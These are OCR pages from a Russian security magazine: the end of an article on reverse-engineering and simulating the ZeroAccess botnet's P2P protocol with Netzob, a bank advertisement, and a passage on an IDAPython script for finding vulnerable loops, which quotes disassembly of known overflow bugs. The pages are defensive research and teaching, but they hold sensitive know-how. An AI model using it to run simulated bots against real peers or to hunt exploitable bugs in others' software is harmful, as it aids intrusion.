На момент написания статьи исходный код Netzob содержал приблизительно 30 000 строк кода, главным образом на Python и частично на C. Сырцы доступны в репозитории git и в виде пакетов для Debian, Gentoo, Arch Linux и Windows. В настоящее время Netzob поддерживает x86 и x64 и включает следующие модули:

- Модуль импорта: импорт данных возможен двумя способами — либо при использовании специальных инструментов захвата, либо при помощи формата XML. Поскольку протоколы передачи данных повсеместны, важно иметь возможность захватить данные в максимальном количестве контекстов. Поэтому Netzob предоставляет собственные инструменты захвата и легко позволяет внедрение новых. Текущая работа сосредотачивается на анализе потока данных, который принимает сообщения открытым текстом прежде, чем они будут зашифрованы. Кроме того, Netzob поддерживает много входных форматов, таких как сетевые потоки, файлы PCAP, структурированные файлы и межпроцессную коммуникацию (канал, сокет и совместно используемая память).
- Модули определения протокола: расшифровка словаря и грамматики составляют основу Netzob.
- Экспериментальный модуль: одна из наших основных задач состоит в том, чтобы генерировать реальный сетевой трафик из недокументированных протоколов. Поэтому мы создали специальный модуль, который может моделировать протокол передачи данных между многими ботами и мастер-серверами, используя ранее заданный словарь и грамматику. Помимо использования той же самой модели, каждый «исполнитель» независим от других, и организованы приблизительно три главных стадии. Первая стадия — специальная библиотека, которая читает и пишет от сетевого канала. Также анализируется поток в сообщениях согласно предыдущим слоям протоколов. Вторая стадия использует словарь для переработки полученных сообщений в символы и обратно, чтобы преобразовать получаемые символы в сообщения. Буфер памяти также доступен, чтобы управлять отношениями зависимостей. Последняя стадия создает модель грамматики и вычисляет, какие символы должны быть отправлены или получены согласно текущему состоянию и времени.
- Экспортный модуль: этот модуль позволяет экспортировать выведенную модель протокола в форматах, которые понятны внешнему программному обеспечению или человеку. Текущая работа сосредотачивается на экспортном формате, совместимом с универсальными инструментами мониторинга (Wireshark, Scapy) и фаззерами (Peach, Sulley).




Рис. 3. Шаги выведения протокола в Netzob

192.168.42.41	76.179.7.70	UDP	58 Source port: 52483	Destination port: 16464
192.168.42.41	115.22.87.69	UDP	58 Source port: 52483	Destination port: 16464
192.168.42.41	66.231.52.69	UDP	58 Source port: 52483	Destination port: 16464
192.168.42.41	190.94.221.68	UDP	58 Source port: 52483	Destination port: 16464
192.168.42.41	98.252.214.26	UDP	58 Source port: 52483	Destination port: 16464

Рис. 4. Образцы, полученные Wireshark

ПРАКТИЧЕСКИЙ ПРИМЕР

Мы опишем типичный случай использования Netzob — моделирование и имитацию ботнета. После очень краткого описания сценария мы объясним шаг за шагом, как ты сможешь вывести протокол ZeroAccess P2P и сымитировать его.

Допустим, ты специалист по информационной безопасности и твой босс назначил тебе новую цель для аудита. Твоя цель — IDS/IPS или очередной-очень-умный-высокоэффективный брандмауэр, и ты хочешь проверить, обнаруживает ли он ботнеты и другие вредоносы. Это значит, что ты должен сам создать ботнет в своей лаборатории, используя ранее собранные образцы, и создать свою сеть из 100 зараженных хостов. Если у тебя нет на это времени и тебе нужно решение по генерированию реального трафика, то это тот случай, где требуется Netzob. С этим инструментом ты сможешь полностью определить протокол передачи данных необходимого botnet и после этого смоделировать его.

РЕВЕРСИВНАЯ ИНЖЕНЕРИЯ ПРОТОКОЛА ZEROACCESS P2P

Первый шаг должен захватить образцы потока данных реального ботнета. Чтобы сделать это, тебе нужны образцы malware, своя любимая песочница и Wireshark.

На рис. 4 показан ряд пакетов UDP, посланных из твоей песочницы (192.168.42.41) к порту 16464 из IP разных диапазонов (76.179.7.70, 115.22.87.69, ...). Это процедура начальной загрузки нашего образца.

Все эти пакеты одной длины (58 байт) и кажутся довольно статичными. Когда пир отвечает, отсылается назад пакет UDP, который вызывает создание сессии TCP между нашим образцом и удаленным пиром.




Рис. 5. Распределение байтов в (вероятно) зашифрованном сообщении

Так как мы интересуемся протоколом P2P, мы извлекаем пакеты UDP с источником или портом назначения 16464. Полученный PCAP может быть проанализирован в Netzob.

ЗАГРУЗКА И УСТАНОВКА NETZOB

Так как Netzob пока находится в статусе «бета», мы рекомендуем использовать последнюю доступную версию, которую можно найти на официальном git-сервере:

```
git clone https://dev.netzob.org/git/netzob.git/
```

Для установки запускаем setup.py:

```
python setup.py build
python setup.py develop
```

Как только все готово, можно запустить Netzob:

```
./netzob
```

СОЗДАНИЕ НОВОГО ПРОЕКТА

Мы создаем новый проект под названием RE_ZeroAccess, куда импортируются пакеты PCAP UDP. Цель нашей работы будет состоять в том, чтобы понять эти сообщения.

РАСШИФРОВКА СЛОВАРЯ

Первый шаг состоит в «игре» с особенностями Netzob: разделение (выравнивание последовательности, основное выравнивание…), кодирование и свойства визуализации (шестнадцатеричная система, восьмеричная, строка…), поиск известного образца, разделение и объединение полей и так далее.

Первичный анализ показывает некоторые статические и динамические поля фиксированной длины. Это хорошее начало. Однако содержание области кажется довольно неуклюжим. Анализ распределения байтов (см. рис. 5) показывает, возможно, зашифрованное или подвергшееся обфускации содержимое.

РАЗДЕЛЕНИЕ ФЛАГОВ В ПОЛЯХ

После преобразования полезной нагрузки сообщения с помощью заложенного в Netzob математического фильтра мы применяем процесс выравнивания на расшифрованных сообщениях, используя функциональность выравнивания последовательности (см. рис. 6). Наша цель состоит в том, чтобы идентифицировать




Рис. 6. Параметры выравнивания последовательности

общие сообщения, с целью перегруппировки их в специальные символы и получения разделенных полей.

Когда это сделано, выравнивание показывает только один символ со всеми сообщениями, разделенными на 47 полей. Такое количество полей для одного типа символа по меньшей мере маловероятно. Это означает, что мы должны продолжить процесс выравнивания для этого символа и попытаться разделить его на разные символы. Таким образом, пошагово возрастает «порог подобия». При значении приблизительно в 70% мы получаем интересный результат — два различных символа: первый содержит маленькие сообщения с тремя полями, в то время как второй содержит 33 «маленьких» поля с чередующимися динамическими и статическими значениями и огромным статическим полем в конце. Мы не будем рассматривать эту огромную статическую область в этой статье и сконцентрируемся на первой части.

Если представить сообщения в строчной форме, мы можем определить, что второе поле связано с командой ботнета. Первая команда — getL, как показано на рис. 7, и соответствует первому пакету, посланному вредоносом. Оказывается, что его формат сообщения идентичен каждому образцу от вредоноса.

ОПРЕДЕЛЕНИЕ ДАННЫХ ОБ ОКРУЖЕНИИ

Вторая команда — retL — связана с ответом запроса getL. Поскольку мы изучаем протокол P2P, который находит IP-адреса других пиров, то попытаемся найти эти IP в полезной нагрузке retL ответа сообщения. Чтобы это сделать, мы используем функцию поиска зависимостей от переменных окружения. Мы просто ищем IP-адреса, используемые во время обмена данных нашего вредоноса.

После некоторых поисков мы можем найти многие из этих IP-адресов в структурированном формате:

```
[IP1] xxxx [IP2] xxxx [IP3] xxxx …
```

IP-адреса появляются в обратном порядке.

ОПРЕДЕЛЕНИЕ ОТНОШЕНИЙ

Запускаем другую функцию Netzob, которая пытается найти базовые отношения между полями в символе. В результате Netzob находит, что четвертое поле связано с числом найденных IP-адресов. Получающийся формат сообщения:

```
yyyy [command] 000..000 [NbIP] [IP1] xxxx [IP2] xxxx \
    [IP3] xxxxx ...
```

МОДЕЛИРОВАНИЕ ОТНОШЕНИЙ В NETZOB

Формат сообщения и ожидаемое содержание каждого поля могут также быть представлены в виде дерева, как показано на рис. 8. Этот интерфейс, предусмотренный в Netzob, позволяет указывать отношения между полями. Например, мы видели, что четвертое поле связано с числом IP-адресов в полезной нагрузке. Мы можем




Рис. 7. Формат сообщения первой команды getL

Field 1 v <	Field 2 v <	Field 3 v <	Field 4
(.{,8})	getL	00000000	(.{,8})
hex	string	hex	hex
04eca70d	getL	00000000	f7d337d3
d039c13e	getL	00000000	e66a669a

Рис. 8. Представление содержания полей

указать это отношение в Netzob через интерфейс дерева. Может быть использован и другой вид отношения (размер поля, CRC, порядковый номер и так далее).

Другое важное отношение, которое мы обнаружили, — то, что IP-адрес, который появляется в полезной нагрузке, используется, чтобы начать соединение TCP. В Netzob это отношение смоделировано, связывая содержание IP-области с метаданными будущей сетевой коммуникации (в нашем примере — между целевым IP и Layer 4). Это отношение будет использовано во время моделирования трафика, как описано ниже.

РАСШИФРОВКА ГРАММАТИКИ

Netzob позволяет полностью выводить и моделировать сложные грамматики. В нашем случае, чтобы упростить задачу, мы рассматриваем только два предыдущих символа (getL и retL). Полный процесс вывода словаря выделил бы другие символы, включая getF, retF, srv...

Расшифровка грамматики основана на активном процессе выведения грамматики с помощью специального алгоритма, который включает симуляцию вредоноса. После каждой симуляции вредонос возвращается к своему начальному состоянию. Это достигается при помощи снапшотов в твоей любимой виртуальной машине.

Чтобы быть эффективным, этот модуль должен быть максимально настраиваемым и адаптироваться к множеству случаев. Netzob позволяет вывести грамматику сетевого сервера или сетевого клиента, а также вывести каналы обмена данных по TCP и UDP.

Исследователь может написать скрипт, который возвращает вредонос к его начальному состоянию. Простой скрипт восстановления состояния, который остановит, очистит и перезапустит песочницу, основанную на VirtualBox, выглядит так:

```
#!/bin/sh

vboxName="TargetWindowsXP"
vboxId="ab922c7e-1c88-404a-a9fa-87fd9d4ff59e"
snapshotId="NetzobReady"

vboxmanage controlvm $vboxName poweroff
vboxmanage snapshot $vboxName restorecurrent
vboxmanage startvm $vboxName --type headless
```

МОДЕЛИРОВАНИЕ ТРАФИКА

Предыдущие шаги показали, как Netzob может использоваться для понимания недокументированного протокола. Как только мы смоделировали словарь и грамматику протокола, мы можем легко сгенерировать валидный трафик, используя специальный режим работы инструмента.

Допустим, мы хотим смоделировать работу клиента, который следует выведенному протоколу для коммуникации. Через несколько секунд мы можем проверить его спецификацию, создав сетевого исполнителя. Например, рис. 9 показывает параметры, требуемые для создания ZeroAccess Bot, который подключится к udp://115.22.87.69:16464 и начнет обмен данными согласно выведенной грамматике и словарю.

После этого созданный исполнитель «ориентируется» в грамматике и выполняет переходы, соответствующие текущему состоянию. Если переходы валидны (а значит, валидны посланные и полученные сообщения), это приведет к изменению состояния. Существует три основных типа переходов:

1. OpenChannelTransition: открывает канал связи, следуя указанному протоколу. Его параметры (ip_source, port_source, ip_destination, port_destination) извлекаются из памяти.
2. CloseChannelTransition: закрывает текущий канал связи.
3. SemiStochasticTransition: получает, парсит (сохраняет полученные значения полей в памяти) и отвечает, используя связанное сообщение. Типичный пример — переход, который ждет сообщения getL и отвечает сообщением retL.

Простейшая модель бота, использующая грамматику, начинает обмен данными с первым пиром и прекращает ее после простого обмена запросами getL/retL. Спустя 500 мс он заново открывает соединение с одним из пиров из списка. Таким образом, симулятор может использоваться для построения карты ботнета и генерации валидного сетевого трафика.

ЗАКЛЮЧЕНИЕ

Инструмент Netzob создан для реверсивного инжиниринга и симулирования протокольной коммуникации. Данное ПО полезно для работы с недокументированными протоколами и анализа уязвимостей в собственных протоколах. Работа над инструментом продолжается в нескольких различных направлениях. Например, мы внедряем поддержку более сложных процедур фаззинга в рамках модуля симуляции трафика. В скором времени Netzob научится генерировать парсеры протоколов, что позволит расширять функционал сторонних продуктов. Следи за развитием проекта!




Рис. 9. Создание симулятора бота ZeroAccess

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

В НОЯБРЕ
ТОЛЬКО ДЕРЖАТЕЛЯМ
«МУЖСКОЙ КАРТЫ»
APPLE IPHONE 4S
IPAD 3-ГО ПОКОЛЕНИЯ
MACBOOK AIR

*ПОДРОБНОСТИ НА
WWW.MANCARD.RU

на правах рекламы



Оформить дебетовую или кредитную «Мужскую карту» можно на сайте www.alfabank.ru или позвонив по телефонам:
8 (495) 788-88-78 в Москве
8-800-2000-000 в регионах России (звонок бесплатный)







Реклама

Дмитрий «Dharm» Пронькин (twitter.com/sky5earcher)

Ищем ошибки в циклах

ПРОДОЛЖАЕМ ИСПОЛЬЗОВАТЬ IDAPYTHON ДЛЯ БИНАРНОГО АНАЛИЗА

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Поиск уязвимостей можно автоматизировать! В прошлом номере мы уже рассматривали несколько действенных приемов с использованием IDAPython. А в этот раз попробуем автоматизировать поиск ошибок в такой конструкции, как цикл, разработав для этого полезный скрипт на Python, использующий возможности IDA Pro.

ВВЕДЕНИЕ

При поиске уязвимостей в программах с закрытым кодом цикл — один из ключевых паттернов, в котором часто присутствуют ошибки безопасности. Идентификация циклов часто оказывается одним из ключевых факторов реверс-инжиниринга. На функциональном уровне распознать цикл немудрено: его отличительная черта — это переход в обратном направлении, приводящий к повторному выполнению кода. То есть цикл — это многократно исполняемая последовательность инструкций. А единичное выполнение тела цикла именуется итерацией (повторением). В отличие от конструкции inline memcpy, рассматриваемой в предыдущей части, цикл может не иметь счетчика. Но он всегда имеет условие окончания повторений.

На приведенном примере два блока представлены в виде графа. Каждый блок имеет две точки: ту, на которую выполняется переход, и ту, с которой управление переходит далее. Путь идентификации цикла состоит в построении дерева доминаторов — родословной графа потока управления. На рисунке блок A является корнем дерева («В компьютерных лесах деревья растут сверху вниз». Б. Шнайер) и доминатором блока B, по-другому говоря — предком (предикатом). Соответственно, блок B — потомок блока A. Ключевая особенность графа потока управления цикла в том, что потомок ссылается на предка.

Идентифицировать цикл через построение дерева доминаторов способен плагин к IDA Loop Detection, скрипт findloop из Immunity Debugger, Loop colorizer от Ильфака Гуильфанова. Но найти – это не то же самое, что и понять. Поэтому перейдем к примерам уязвимостей в циклах и их анализу.

КОЛЕСО ПЕРЕРОЖДЕНИЙ

Самая известная уязвимость в рассматриваемом паттерне — это переполнение буфера в интерфейсе RPC DCOM. Печально известная уязвимость стала результатом непроверяемого цикла копирования строки при выделении имен серверов из путей в формате UNC.

```
mov ax, [eax+4]
cmp ax, '\'
jz short loc_761AE698
sub edx, ecx
beginloop:
mov [ecx], ax     ;пишем
inc ecx           ;итератор
inc ecx
mov ax, [ecx+edx]
cmp ax, '\'       ;проверка с '\'
jnz short beginloop
```

UNC-строка задается в формате «\\сервер\ресурс\путь» и передается в юникоде. Приведенный цикл пропускает первые четыре байта (символы \\) и копирует данные в приемный буфер вплоть до обнаружения завершающего обратного слеша (символа «\»), без какой-либо проверки размера. Такой цикл (который ограничен не количество копируемых байт, а фактом встречи с определенным значением) попадает в прицел эксплоитера, который размыкает его лишь после перезаписи управляющего элемента в стеке. То есть поток выполнения программы в цикле освобождается лишь при встрече с какой-то инструкцией, но не после определенного количества повторов. Такая ошибка программирования является фундаментальной для безопасного программирования.

Подобный натюрморт наблюдается в дефектном коде бюллетеня MS08-067:

```
begin_loop:
        mov eax, dword ptr [ebx]
        movzx ecx,word ptr [eax]
        cmp ecx,5Ch                 ;проверка с '\'
        je out_of_loop              ;на выход
        mov eax,dword ptr [ebx]
        cmp eax,dword ptr [esi]
je out_of_loop                      ;на выход
        mov eax,dword ptr [ebx]
        sub eax,2                   ;итератор
        mov dword ptr [ebx],eax     ;пишем
jmp begin_loop
```

Но и современность также балует уязвимыми циклами. Взглянем на недавнюю уязвимость в SAP NetWeaver (CVE-2012-2611):

```
begin_loop:
        cmp edx,2
```

```
        mov [ebp+DataEnd], TraceInfo
        jnz copy_with_unicode_conversion ;переход внутри
                                         ;тела
        mov dx, TraceInfo
        mov [ebp+eax*2+var_d],dx         ;запись в память
        jmp loop_end
copy_with_unicode_conversion:
        movzx cx, byte ptr [TraceInfo]
        mov [ebp+eax*2+var_d],cx  ;запись в память
loop_end:
        cmp [ebp+eax*2+var_d],0   ;пока не встретится
                                  ;ноль
        jz out_of_loop
        …
        add eax,1                 ;инкремент
        add TraceInfo,edx
jmp begin_loop
```

Условие выхода из тела в приведенном примере — это встреча с нулем. В поиске зеро обусловленный поток управления в таком цикле может проходить не по всем блокам тела цикла. От чего фактор записи в память и условия выхода из тела не меняются. Таким образом, без построения дерева доминаторов можно обойтись. Достаточно найти путь между начальным и конечным адресами. Нас интересуют только точки выхода (условные джампы с вышестоящими инструкциями сравнения) и контролируемость значений, участвующих в сравнении.

Как известно, подход к операции сравнения качественно может изменить то, что ожидалось. Иначе получается как всегда. В следующем примере приветливо сияют женской логикой знаковый переход и инструкция умножения. Причем в умножении участвуют те, от кого зависит выход. Взглянем на целочисленное переполнение в XnView:

```
begin_loop:
        xor ecx,ecx
        mov edx,[edi]
        mov cx,[ebp+e]
        imul ecx,eax              ;операция умножения с
                                  ;условиями выхода
        mov [edx+eax*4],ecx
        mov ecx,[edi+8]
        inc eax
        cmp eax,ecx
        jl short begin_loop
```

В этом примере арифметические операции с регистрами — операторами сравнения и знаковый переход привлекает внимание несовершенством целочисленных операций. И как всегда, арифметические операции участвуют в колдовстве.

Подведем промежуточный итог. Что же такое уязвимость цикла? Исходя из корня слова «определение», обозначим границы контроля за циклом. Из приведенных выше листингов дефектного кода следует, что интересность цикла — это фактор записи + фактор контроля за условием выхода из цикла.

В следующем примере показаны варианты контроля за циклом. Речь об уязвимости в Microsoft Vector Graphic rendering Engine (CVE-2006-4868). Вот код:

```
begin_loop:
        mov     edx, [ecx+8]
        mov     ebx, [ecx]
        mov     dx, [ebx+edx*2]
        test    dx, dx
        jz      short loc_5DEDED2F    ;пока не 0
        cmp     dx, 20h
        jnz     short loc_5DEDED1E    ;пока не 20h
```




Рис. 1. Структура цикла

```
        test    esi, esi
        jg      short loc_5DEDED33
        jmp     short loc_5DEDED24
loc_5DEDED1E:
        mov     [edi], dx
        inc     esi
        inc     edi
        inc     edi
loc_5DEDED24:
        inc     dword ptr [ecx+8]
        mov     edx, [ecx+8]
        cmp     edx, [ecx+4]
        jl      short begin_loop
```

Пример от остальных мало чем отличается, а приведен, чтобы показать то, что называется false positives — отрицательный результат анализа. ZERT (Zeroday Emergency Response Team) добавила проверку значения, находящегося по адресу [ecx+4], тем самым условие выхода из цикла стало «прибито гвоздями» (захардкодено). Microsoft же в своем патче добавила проверку итератора. Здесь их парочка, но проверки одного достаточно:

```
cmp     esi, 0FEh
jnb     short skip_copy
…
mov     [edi], dx
inc     esi
inc     edi
inc     edi
```

Отметим, что, если значение esi контролируется, при знаковом переходе после сравнения можно было бы по-прежнему «обладать телом цикла». Но использование беззнакового перехода jnb закрыло путь-дорожку к эксплуатации. В патче от ZERT также семейка знаковых переходов была обделена вниманием.

В итоге имеем проверку одного из итераторов и одного из элементов проверки выхода из цикла. То есть, для скрипта возникает две задачи обработки двух последовательностей инструкций:

```
cmp reg32, imm32            ;сравнение итератора
…
inc|add|sub|dec reg32       ;итератор
```

и

```
cmp reg32, imm32            ;сравнение операнда проверки
…
cmp 0opnd, 1opnd            ;где reg32 — один из операндов
jump out_of_loop            ;на выход из цикла
```

Куда же без основной задачи реверс-инжиниринга: «будет ли X иметь значение Y после заданного набора инструкций?». Наряду с inline memcpy, анализ циклов также нуждается в трассировке регистров.

Продолжая тему false positive (истинно негативных) признаков, следует обратить внимание на то, что цикл может быть подобен одной из инструкций stosb/stosw/stosd, пишущих в память константу.

Но вернемся к пониманию прекрасного — свойствам потенциально уязвимого цикла:

- записи в память непостоянного значения;
- отсутствию корректной проверки выхода из цикла.

С этим багажом начинаем реализовывать задачу поиска тела цикла и проверки на вшивость. Основная задача — анализ условий выхода из тела цикла.

КОНТРОЛИРУЕМЫЙ ВЫХОД ИЗ ТЕЛА. АСТРАЛЬНЫЕ ПРАКТИКИ

Предлагаемое заклинание кода имеет следующие этапы:

1. Поиск тела цикла (пикап). Составляем список всех условных переходов и адресов тела.
2. Поиск паттерна записи.
3. Поиск условий выхода.
   - Поиск условных переходов, указывающих на выход из тела.
   - Поиск и анализ инструкций сравнения.

4.1. Трассировка операнда инструкции сравнения.
4.2. Поиск итератора и трассировка его операнда.

Алгоритм поиска тела цикла базируется на построении трассы выполнения от начала цикла до точки, с которой все возвращается на круги своя. Для части циклов эта трасса будет полностью охватывать тело. И это не единственное ограничение предлагаемого концепт-скрипта. С вложенными циклами и с теми, где адрес макушки цикла больше, чем адрес его стоп, также работа не ведется.

Деятельность по исследованию цикла начинается с того, что функция берет адрес перехода назад. И, используя адрес начала цикла, ищет путь к нему. Тем самым проходя по всему телу либо его части, попутно составляя список адресов тела и условных переходов.

```
while addr!=startaddr:
    # Получаем ссылки
    xref1=RfirstB(addr)
    xref2=Rnext(addr,0)
    # Отсев ненужных ссылок
    if xref2!=0xffffffff and GetMnem(addr)!="call" and \
        GetMnem(addr)!="jmp":
      # Добавляем адрес с условным переходом в список
      branchpoints.append(addr)
    # Проверка на пропасть
    if xref1 == 0xffffffff:
   break
    addr=xref1
    # Добавляем текущий адрес к списку с телом цикла
    bodyaddr.append(addr)
```



Рис. 2. Цикл в IDA

Затем, используя список адресов, находим паттерн записи в память — инструкцию mov, где 0-й операнд — память, а 1-й — регистр (прим.: mov [eax],ecx). Темная сторона этого свойства (деготь в меде) проявляется, когда 1-й операнд — постоянное значение (прим.: 0xBAADF00D — потеря аппетита от такой пищи гарантирована).

```
for addr in bodyaddr:
    if GetMnem(addr)=="mov":
        # Список "памятных" типов: базовый
        # регистр + индексный регистр, базовый
        # регистр + индексный регистр + смещение
        memtypes=[3,4]
        if GetOpType(addr,0) in memtypes:
            # Если 1-й операнд регистр
            if GetOpnd(addr,1)==1:
                # Цикл пишущий, вернем истину
                return 1
```

Далее ищутся условные переходы, указывающие за пределы цикла.

```
for addr in branchpoints:
    # Получаем ссылки
    xref1=Rfirst(addr)
    xref2=Rnext(addr,0)
    # Если одна ссылка указывает на тело
    if xref1 in bodyaddr:
        # займемся второй
        # Функция-ищейка попытается найти тело за 20
        # шагов и помашет флажком
        flag=SearchBodyAddr(xref2)
    else:
        flag=SearchBodyAddr(xref1)
    if flag==1:
        # Удалим переход-инсайдер
        branchpoints.remove(addr)
```

Теперь от каждого jump-а, указывающего из тела, ведется поиск компараторов — инструкций сравнения cmp, test. Нулевой операнд каждого «сравнивателя» скармливается функции трассировки, дабы познать значение регистра-операнда.

```
# Список инструкций сравнения
cmps=['cmp','test']
# за небольшое кол-во шагов
for count in range(5):
    # пока не найден сравниватель
```

```
    while GetMnem(addr) not in cmps:
        addr=RfirstB(addr)
        if GetMnem(addr)=="test":
            # Если "внетелесный джамп" один-одинешенек,
            # то имеем дело с проверкой на ноль
            # (test reg,reg эквивалентно cmp reg,0)
            if len(branchpoints)==1:
                # Добрые вести
                print "input is exit condition!"
                vulncount+=1
            break
        # Встречая cmp, где 1-й операнд != константе
        if GetMnem(addr)=="cmp" and GetOpType(addr,1)!=5:
            # передаем нулевой операнд трассировщику
            reg=GetOpnd(addr,0)
            TraceVal(reg,addr,iters)
            break
        # Нашла коса на камень
        if GetMnem(addr)=="cmp" and GetOpType(addr,1)==5:
            # Печалька
            hardcoded=1
            # Не теряя надежду, шагая вниз, ищем j[gl]
            for count in range(5):
                addr=Rfirst(addr)
                if GetMnem(addr) in signjumps:
                    vulncount+=1
```

Трассировка нужна и в отношении операнда итератора (счетчика). Если итераторов несколько, то необходимо проверить операнд каждого из них, в связи с возможностью присутствия проверки количества прохождений цикла. Трассировка итератора отлична от трассировки нулевого операнда инструкций сравнения cmp и test. Как видно из примеров уязвимых циклов, если операнд итератора сравнивается с константой и переход после сравнения беззнаковый, то это однозначный провал операции по захвату тела. При знаковом переходе надежда еще есть.

```
inc reg32
cmp reg32, imm32
jnb out_loop
```

Составляем список итераторов тела

```
# Список возможных итераторов
iterlist=["inc","add","sub","dec"]
# Припасаем вместилище
iters=[]
# В списке адресов тела ищем цели
for addr in bodyaddr:
    if GetMnem(addr) in iterlist:
        # Ищущий да зааппендится
        iters.append(addr)
return iters
```

Затем для каждого элемента списка итераторов вызываем трассирующую функцию

```
for addr in iters:
    reg=GetOpnd(addr,0)
    TraceVal(reg,endaddr)
```

Трассировщик обращает внимание на инструкции-пересыльщики, инструкцию call, если трассируемый регистр eax. Инструкция xor, часто использующаяся для того, чтобы захардкодить счетчик, подлежит обязательному поиску в качестве признака неинтересного цикла. Арифметические инструкции (могущие быть причастными к ошибкам преобразования чисел




Рис. 3. Потенциально уязвимый цикл в mshtml.dll

между знаковыми и беззнаковыми) стоят, как обычно, на особом счету.

```
# Подозревая signed/unsigned mismatch
suspectedins=["movsx","sub","add"]
